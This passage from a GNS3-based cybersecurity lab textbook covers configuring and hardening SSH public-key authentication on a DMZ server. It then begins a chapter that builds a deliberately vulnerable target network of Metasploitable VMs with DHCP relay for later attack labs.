


Figure 1 – Network topology

1. Start GNS3

    1.1. Create a new project: **LAB_24**

> **NOTE:** The lab takes heavy influence from the chapter Network Monitoring – Honeypots. It is recommended to save that file as a new project and make adjustments as necessary.

Phase II – Configuring Public Key Authentication

To begin implementing a Public Key Authentication system, we first need to generate a public key pair. We'll give the DMZ server with the public key. This key will act as the authenticator of anyone who attempts to log in holding the private key. We give the private key to the Kali machine, and later attempt to launch an SSH session from the Kali machine to the DMZ server

1. In the ***corp[.]local*** subnet, start the IT laptop (Kali) and login

2. Ensure that SSH is enabled and active

```
> systemctl enable ssh.service
```

```
> systemctl restart ssh.service
```

3. Generate a new RSA public/private key pair

```
> ssh-keygen -t rsa -b 3072
```

3.1. Press ***enter*** when prompted where to save the key to place it in its default location: ***~/.ssh/id_rsa***

3.2. You may enter a password to further protect your private key, but you can also press ***enter*** again twice to skip this




Figure 2 – Terminal Command Execution

3.3. Verify that the both the private (***id_rsa***) and public (***id_rsa[.]pub***) have been generated

```
> ls -l ~/.ssh/id_rsa*
```




Figure 3 – Terminal Command Execution

4. In the ***corp[.]dmz*** subnet, start the primary server and login

4.1. Enable The SSH service

```
> systemctl enable ssh
```

```
> systemctl start ssh
```

5. Transfer the public key to the DMZ server (***server[.]corp[.]dmz***) which will be authorized for remote logins

5.1. On the Kali machine, securely move the key using SSH

```
> ssh-copy-id username@10.0.0.4
```

> **NOTE:** Remember that your server's username may vary.

```
┌──(kali㉿kali)-[~]
└─$ ssh-copy-id iako@10.0.0.4
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/kali/.ssh/id_rsa.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
iako@10.0.0.4's password:

Number of key(s) added: 1

Now try logging into the machine, with:   "ssh 'iako@10.0.0.4'"
and check to make sure that only the key(s) you wanted were added.


┌──(kali㉿kali)-[~]
└─$
```

Figure 4 – Terminal Command Execution

5.2. On the server, verify that it was transferred successfully

```
> cat ~/.ssh/authorized_keys
```

```
iako@server:~$ cat ~/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDOnt2HOsEb+EtW+Oerd3pabWxNJpukwNj7K+EvyIiat5G/G16h7C8h+wK7KpVr
DbXZuRdAWEHwZYqMj4q49lg9OWhwttXOt7wIquqYOUnlZORZkvlXLS1PJpLT2DgKFdf9NxDLgAOJQa4MwFAr9xkvdwaV6nrBrUR+
LtyBy+roHyyPhs+mCE6NGCqnSLgjQV65L2SUVaAU7aPnFMtSi5OKSK4QFr+TGJsY+LwM4/cHxvK5+pBo332tjNTQll+7bpGq7bpT
1DjeEmw/xD5WooZTgHX1OxWtHesMupxv+iE9G8gtlyYNnOCoHCze6tFjA1E763b4stbXrZVOfRulhPeWcbM6nHuhrHJC4OVcsk5L
W4FwJwNsou5T9B/Inx1EOJF5ePXaQkPgHSdktIO+6aSrHtaVXUWXrSqZ/OzSxtyiNxXDjX8yndfRLj1O+ZnPAF1YmeucIWWZ1sIL
owIDO8Sc9XaZcDnTU+I7gtiN522BnDZGRIHBN+cRJYi8icO1IUk= kali@kali
iako@server:~$
```

Figure 5 – Terminal Command Execution

6. Test to see if it worked by starting a new SSH session from the Kali box to the server

```
> ssh username@10.0.0.4
```




Figure 6 – Public Key Authenticated SSH Session

> **NOTE:** We successfully logged into the machine without needing a password! However, if you decided to further secure your RSA keys with a passphrase during the ***ssh-keygen*** command, you will be prompted to enter that passphrase when using SSH. It should be noted that this is locally processed and not transmitted over the network.

Phase III – Further SSH Hardening

While we have successfully implemented this form of authentication over SSH, simply leaving it there would be unwise for security. We can implement a few other changes to the SSH service running on the DMZ to make the setup more secure.

1. Login to the DMZ primary server

2. Modify the configuration file for the server-side SSH daemon with the following changes

```
> vi /etc/ssh/sshd_config
```

2.1. Change ***AddressFamily*** from ***any*** to ***inet*** to only listen for IPv4 connections

2.2. Set ***ListenAddress*** to ***10.0.0.4***

2.3. Add an ***AllowUsers*** directive followed by the primary account's username

2.4. Change ***ClientAliveCountMax*** from ***3*** to ***2*** to reduce the amount of time before idle client sessions are disconnected

2.5. Change ***ClientAliveInterval*** from ***0*** to ***15*** to set a timer on SSH Keep Alive messages

2.6. Set ***PasswordAuthentication*** to ***no*** to disable passwords/passphrases

2.7. Set ***PermitRootLogin*** to ***no*** to disable the root user from being accessed via SSH

2.8. Change ***Port*** from ***22*** to any other nonstandard port number to obfuscate SSH services

2.9. Set ***PubkeyAuthentication*** to ***yes*** to allow for public key authentication

2.10. Use this image for configuration reference

```
# Listener Configuration
Port 434
AddressFamily inet
ListenAddress 10.0.0.4

# Authentication Configuration
PasswordAuthentication no
PubkeyAuthentication yes
PermitRootLogin no

# Client Configuration
AllowUsers iako
ClientAliveCountMax 2
ClientAliveInterval 15
```

Figure 7 – SSHD configuration

3. Restart the SSH daemon

```
> systemctl restart ssh
```

4. From the admin laptop, test the new SSH service

    4.1. Try to login to root on the DMZ server via SSH

```
> ssh root@10.0.0.4 -p 434
```




Figure 8 – Terminal Command Execution

> **NOTE:** This example changed the default port to 434, be sure to adjust this as necessary.

    4.2. Try to login into the primary user

```
> ssh username@10.0.0.4 -p 434
```




Figure 9 – Terminal Command Execution

End of Lab

Deliverables

4 Screenshots are needed to earn credit for this exercise:

- Screenshot of GNS3 Network
- Screenshot of cat ~/.ssh/authorized_keys command
- Screenshot of a successful connection to ssh with public key authentication
- Screenshot of Ubuntu Desktop being refused connection due to no public key

Homeworks

Assignment 1 – Add two more public keys to the ssh server

- Add two public keys to the server from two of the Ubuntu desktops
- Show them successfully connecting afterwards

PART IV

ATTACKING AN ENTERPRISE NETWORK

CHAPTER 42

Build the Baseline Environment (Eagle Net)

DANTE ROCCA

This section is for building a baseline environment. e.g. Your target. We'll call it Eagle Network, The Eagle, or just Eagle for reference. It will contain many of the devices of a real network, but it will be abbreviated to save on host machine resources. You will need to create this enterprise network first before starting any of the attack labs.

LEARNING OBJECTIVES

- Create a network to serve as a target for offensive cyber operations

PREREQUISITES

- Chapter 5 – Installing Tiny Core Linux
- Chapter 7 – Create a Linux Server
- Chapter 12 Create a Kali Linux VM
- Chapter 13 – Create a Vulnerable Desktop VM
- Chapter 22 – DHCP Relay

DELIVERABLES

- Four (4) Screenshots are required:
    - GNS3 lab environment
    - Kali box receiving an IP address
    - Metasploitable3-Win box receiving an IP address
    - Metasploitable3-Linux box receiving an IP address

RESOURCES

- N/A

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – Setting up the network

This lab provides students with a guide to creating a network containing vulnerabilities to exploit while conducting a cyber attack. Much of this lab is directly from the DHCP Relay chapter. We highly recommend that once the GNS3 environment is complete; you save a master copy for reuse in future activities.

1. The goal is to create a network like this:




Figure 1 – Expected final result

2. Create the following virtual machines and add them to the GNS3 environment:

> **NOTE:** Not every VM is used in every lab. To save resources, substitute a Tiny Core Linux box for any

unused machine. This device swap will still show live targets on scans, but it only uses 50 MB of memory instead of 2 GB!

2.1. ***TinyCore Linux*** in Chapter 5 – Installing Tiny Core Linux

2.2. ***Ubuntu Server VM*** with all add-ons in Chapter 7 – Create a Linux Server

2.3. ***Ubuntu Desktop*** in Chapter 11 – Create a Ubuntu Desktop

2.4. ***Kali VM*** in Chapter 12 – Create a Kali Linux VM

2.5. Both ***Metasploitable 3 (Windows*** and ***Linux) VM***s in Chapter 13 – Create a Vulnerable Desktop VM

3. Configure the Ubuntu Server to service DHCP requests

3.1. Modify the ***/etc/netplan/*.yaml*** on the DHCP machine (Figure 2)

3.2. Modify the ***/etc/dhcp/dhcpd.conf*** file on the DHCP machine (Figure 3)

3.3. Ensure sure the daemon is active and running

NOTE: As a reminder:
1. Start the service:

```
> sudo systemctl start isc-dhcp-server.service
```

2. Restart the service:

```
> sudo systemctl restart isc-dhcp-server.service
```

3. Start the service on system boot:

```
> sudo systemctl enable isc-dhcp-server.service
```

4. Check service status:

```
> systemctl status isc-dhcp-server.service
```

5. Check the configuration for errors

```
> dhcpd -f
```

6. Check the system log for additional error messages

```
> journalctl -xeu isc-dhcp-server.service
```

4. Assign each interface on the router an IP address according to the IP addresses in the image
5. Configure the router as a DHCP relay for the Red and Blue networks
6. Check to make sure that everything is working properly
    6.1. The attacker's machine should receive an address from the 100.100.100.0/24 pool
    6.2. The blue machines should receive addresses from the 200.200.200.0/24 pool

End of Lab

Deliverables

3 Screenshots are needed to earn credit for this exercise:

- Screenshot of Lab Environment
- Screenshot of Kali VM receiving an IP address
- Screenshot of Metasploitable3 VM receiving an IP address

Figures for Printed Version

